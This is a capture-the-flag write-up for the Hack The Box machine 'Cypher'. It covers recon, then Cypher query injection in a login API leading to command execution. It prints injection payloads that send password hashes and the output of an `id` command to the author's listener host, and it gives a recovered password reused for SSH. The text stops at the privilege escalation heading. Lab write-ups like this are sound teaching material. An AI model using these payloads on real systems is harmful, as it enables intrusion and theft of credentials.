# HTB-Cypher
Table of Contents
Scope:10.10.11.57Recon
Nmap
sudo nmap -sC -sV -sT -vvvv -p- -T5 --min-rate=5000 -Pn cypher.htb
PORT   STATE SERVICE REASON  VERSION22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack nginx 1.24.0 (Ubuntu)| http-methods:|_  Supported Methods: GET HEAD|_http-title: GRAPH ASM|_http-server-header: nginx/1.24.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
80/TCP - HTTP

I went ahead and ran gobuster in the background.

I tried logging in with admin - admin:

In caido I noticed that the login request went through the /api endpoint:
In the meantime gobuster finished scanning:

I noticed some interesting endpoints, I started off with /testing:

I downloaded and unpacked the java archive:

I was able to find some versions:

Might come in handy.

Nothing really useful here either.
Cypher Injection
I tried fiddling around with the parameters, thinking that there might be a SQLi, but instead I found something new:

I looked this error up:

I’d not heard of Cypher Injection beforehand so this was interesting:

Scrolling down I find:

Combining this with what we find in the error we can form a payload as follows:

' OR 1=1 LOAD CSV FROM 'http://10.10.14.17/test='+h.value AS y RETURN ''//


John - FAIL

Unfortunately I cannot crack it:
Foothold
Cypher Injection -> RCE
Using the Cypher Injection vulnerability I started testing for SSRF:


I should now be able to tweak it in such a way that I could get a reverse shell out of it.
Using backticks I found out that I could inject and execute commands such as whoami and id:
{ "username": "admin' RETURN h.value AS hash UNION CALL custom.getUrlStatusCode(\"http://10.10.14.17/`id`\") YIELD statusCode AS hash RETURN hash; //", "password": "admin"}
Knowing that I had full RCE I could now issue a reverse shell command:


Now that I had a shell I started enumerating the target

Going into the ~ directory I found this:


cU4btyib.20xtCMCXkBmerhKHydra - Password Spray

A quick check at password respraying showed me that this password was reused by graphasm for ssh:
Lateral Movement
user.txt

Privilege Escalation
Enumeration
